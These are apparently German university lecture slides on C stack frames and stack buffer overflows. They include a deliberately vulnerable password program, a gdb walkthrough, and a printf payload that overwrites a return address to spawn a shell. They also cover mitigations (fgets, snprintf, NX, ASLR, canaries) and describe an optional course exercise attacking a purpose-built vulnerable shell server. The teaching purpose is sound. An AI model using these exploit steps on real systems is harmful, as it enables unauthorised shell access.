
    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;

    x++;

    n = f2(x);

    return(n);
}
```




2 ■ Stack mehrerer Funktionsaufrufe

```
int main() {
    int a, b, c;

    a = 10;
    b = 20;

    f1(a, b);

    return(a);
```



2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;

    a = 10;
    b = 20;


    f1(a, b);

    f3(4);
}
```

*was wäre, wenn man nach
f1 jetzt eine Funktion f3
aufrufen würde?*

```
int f3(int z) {
    int m;

    return (m+z);
}
```



U7-3 Unix, C und Sicherheit

- Mögliche Programmsequenz für Passwortabfrage in Server-Programm:

```
int main (int argc, char *argv[]) {  
    char password[8+1];  
  
    ... /* socket oeffnen und stdin umleiten */  
  
    scanf ("%s", password);  
  
    ...  
}
```

1 Ausnutzen des Pufferüberlaufs: Szenario

- Pufferüberschreitung wird nicht überprüft
 - ◆ die Variable `password` wird auf dem Stack angelegt
 - ◆ nach dem Einlesen von 9 Zeichen überschreiben alle folgenden Zeichen Daten auf dem Stack, z.B. andere Variablen, gesicherte Register oder die Rücksprungadresse der Funktion

2 Ausnutzen des Pufferüberlaufs: Beispielprogramm

```
#include <stdio.h>

int ask_pwd() {
    int n;
    char password[8+1]; /* 8 Zeichen und '\0' */
    n = scanf("%s", password);
    return strcmp(password, "hallo");
}

void exec_sh() {
    char *a[] = {"/bin/sh", NULL};
    execv("/bin/sh", a);
}

int main(int argc, char *argv[]) {
    if (ask_pwd() == 0) exec_sh();
    return 0;
}
```

3 Ausnutzen des Pufferüberlaufs: Schwachstelle suchen

- übersetzen mit -g und starten mit dem gdb

```
> gcc -g -o hack hack.c
> gdb hack

(gdb) b main
Breakpoint 1 at 0x80484a7: file hack.c, line 16.
(gdb) run

Breakpoint 1, main (argc=1, argv=0x7ffff9f4) at hack.c:16
16          if (ask_pwd() == 0) exec_sh();
(gdb) s
ask_pwd () at hack.c:6
6          n = scanf("%s", password);
```

- je nach Compiler-Version können die tatsächlichen Adressen von dem Beispiel auf den Folien abweichen!

4 Ausnutzen des Pufferüberlaufs: Codelayout analysieren

■ Analyse des Textsegmentes des Prozesses:

◆ Adresse der main-Funktion

```
(gdb) p main  
$1 = {int (int, char **)} 0x80484a4 <main>
```


◆ Adresse der exec_sh-Funktion

```
(gdb) p exec_sh  
$2 = {void ()} 0x8048478 <exec_sh>
```

◆ Adresse der ask_pwd-Funktion

```
(gdb) p ask_pwd  
$3 = {int ()} 0x8048440 <ask_pwd>
```

5 Aufbau des Codesegments des Prozesses



6 Ausnutzen des Pufferüberlaufs: Stacklayout analysieren

■ Analyse der Stackbelegung in Funktion ask_pwd()

◆ Adresse des ersten Zeichens von password

```
(gdb) p/x &(password[0])  
$1 = 0x7fffffc40
```


◆ Adresse des ersten nicht mehr von password reservierten Speicherplatzes

```
(gdb) p/x &(password[9])  
$2 = 0x7fffffc49
```

◆ Adresse der Variablen n

```
(gdb) p/x &n  
$3 = (int *) 0x7fffffc4c
```

7 Aufbau des Stacks des Prozesses




8 Ausnutzen des Pufferüberlaufs: Stack analysieren


■ Analyse der Stackbelegung in Funktion ask_pwd()

◆ Return-Adresse

```
(gdb) x 0x7ffffc54
0x7ffff9a4:      0x080484ac
```

0x80484a4	<main>:	push	%ebp	
0x80484a5	<main+1>:	mov	%esp,%ebp	
0x80484a7	<main+3>:	call	0x8048440	<ask_pwd>
 0x80484ac	<main+8>:	mov	%eax,%eax	
0x80484ae	<main+10>:	test	%eax,%eax	
0x80484b0	<main+12>:	jne	0x80484b7	<main+19>
0x80484b2	<main+14>:	call	0x8048478	<exec_sh>
0x80484b7	<main+19>:	leave		
0x80484b8	<main+20>:	ret		

9 Aufbau des Stacks des Prozesses



10 Ausnutzen des Pufferüberlaufs

- interessante Rücksprungadresse finden

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```

- Erzeugung eines manipulierenden Input-Bytestroms:
kleines Programm schreiben, das

1. zuerst Bytestrom schickt, der zu einem Stack-Überlauf und dem fehlerhaften Rücksprung (und damit zum Aufruf von `exec_sh`) führt

```
printf("012345678aaannnnfpfp%c%c%c%c\n", 0x78, 0x84, 0x04, 0x08);
```

- 9 Byte für char-Array + 3 Byte für Alignment auf 4-Byte-Grenze
- 4 Byte für Variable `n`
- 4 Byte für Framepointer
- 4 Byte für neue Rücksprungadresse `0x8048478`

! Byteorder bei der Adresse beachten

2. anschließend alle Zeichen von `stdin` hinterherschickt
(die bekommt dann die in `exec_sh` gestartete shell)

10 Ausnutzen des Pufferüberlaufs (2)

- Beispiel funktioniert nur, wenn der im Rahmen des Angriffs auszuführende Code bereits Bestandteil des Programms ist
- gefährlichere Alternative
 - zusätzlich zu der Manipulation der Rücksprungadresse schickt man auch gleich noch eigenen Maschinencode hinterher
 - und manipuliert die Rücksprungadresse so, dass sie in den mitgeschickten Code im Stack zeigt (im Beispiel z. B. auf `0x7ffffc58`)

11 Vermeidung von Puffer-Überlauf

- scanf
 - ◆ `char buf[10]; scanf("%9s", buf);`
- gets
 - ◆ Verwendung von `fgets`
- strcpy, strcat
 - ◆ Überprüfung der String-Länge oder
 - ◆ Verwendung von `strncpy`, `strncat`
- sprintf
 - ◆ Verwendung von `snprintf`

12 Schutzmaßnahmen gegen Pufferüberläufe (Auswahl)

- NX-Bit in der Speicherverwaltungseinheit
 - ◆ Speicherseiten können als nicht ausführbar markiert werden
 - ◆ verhindert z.B. Ausführung von Schadcode auf dem Stack
 - return auf die Stackadresse führt zu Segmentation fault
 - ◆ bei SPARC- oder x86_64-Architekturen verfügbar
 - ◆ aber kein 100%iger Schutz, da manipulierte Sprünge auf existierende Code-Sequenzen trotzdem möglich sind!
- Address Space Layout Randomization (ASLR)
 - ◆ zufällige Positionierung von Datenbereichen im logischen Adressraum
 - ◆ erschwert Angriffe, bei denen Adressen bekannt sein müssen
- Canaries (erschweren Pufferüberläufe auf dem Stack)
 - ◆ Ablegen einer (zufälligen) Magic Number in jedem Stackframe
 - ◆ beim Abbauen des Stackframes wird überprüft, ob die Magic Number verändert wurde
 - ◆ im GCC Aktivierung mit `-fstack-protector`

U7-4 Hack-Aufgabe

1 Szenario

- Shell-Server *harsh* (Holey Assailable Remote SHell)
 - ◆ läuft auf Rechner faui00a.informatik.uni-erlangen.de, Port 10443
 - ◆ Verbindungen nur aus dem CIP-Netz (131.188.30.0/24)
Verwendung von z.B. telnet oder netcat: `nc -q0 faui00a 10443`
 - ◆ startet nach Eingabe des richtigen Passworts einfache Shell:
cash (CAstrated SHell)
 - ◆ *cash* erlaubt Registrierung des eigenen Namens in der *Hall of Fame*
- Vorgaben in `/proj/i4sp2/pub/harsh`
- Open-Source-Programm: Vorgabe `harsh.c`, `printconn.c`
- Binärversion der laufenden Instanz verfügbar: `harsh`
 - ◆ z.B. weil mit einer Distribution ausgeliefert

2 Vorgehensweise

- Finden einer Schwachstelle durch Analyse des Quellprogramms
- Identifizieren des dienstbringenden Codestücks
 - ◆ Anzeige des Binärcodes: `objdump -d harsh`
 - ◆ Verwendung von GDB bedingt möglich
 - Erstellen eines eigenen Kompilats mit Debug-Information
 - Adressen / Stacklayout sind jedoch nicht identisch zu Referenzkompilat
 - Verwendung des Referenzkompilats: nur globale Symbole enthalten
 - ◆ Ziel: Identifizierung einer passenden Zieladresse im Code
- Weg zur Ausnutzung der Lücke finden
 - ◆ Analyse des Assemblercodes um die Schwachstelle herum
 - ◆ Ziel: Zugang zum angebotenen Dienst (cash)
 - ◆ Bestimmung des Stackframe-Layouts

2 Vorgehensweise

- Exploit zur Ausnutzung der Lücke entwickeln
 - ◆ Nebeneffekte beim Überschreiben von Stackbereichen beachten
 - ◆ Compileroptimierungen beachten
 - ◆ Exploit anwenden und in die Hall of Fame eintragen
- Anzeige der Hall of Fame (Zeitangaben in UTC)
`cat /proj/i4sp2/pub/harsh/hall-of-fame.txt`

3 Hinweise

- die Teilnahme ist freiwillig und wird nicht bewertet
- der Harsh-Server wird nach dem *Berg* abgestellt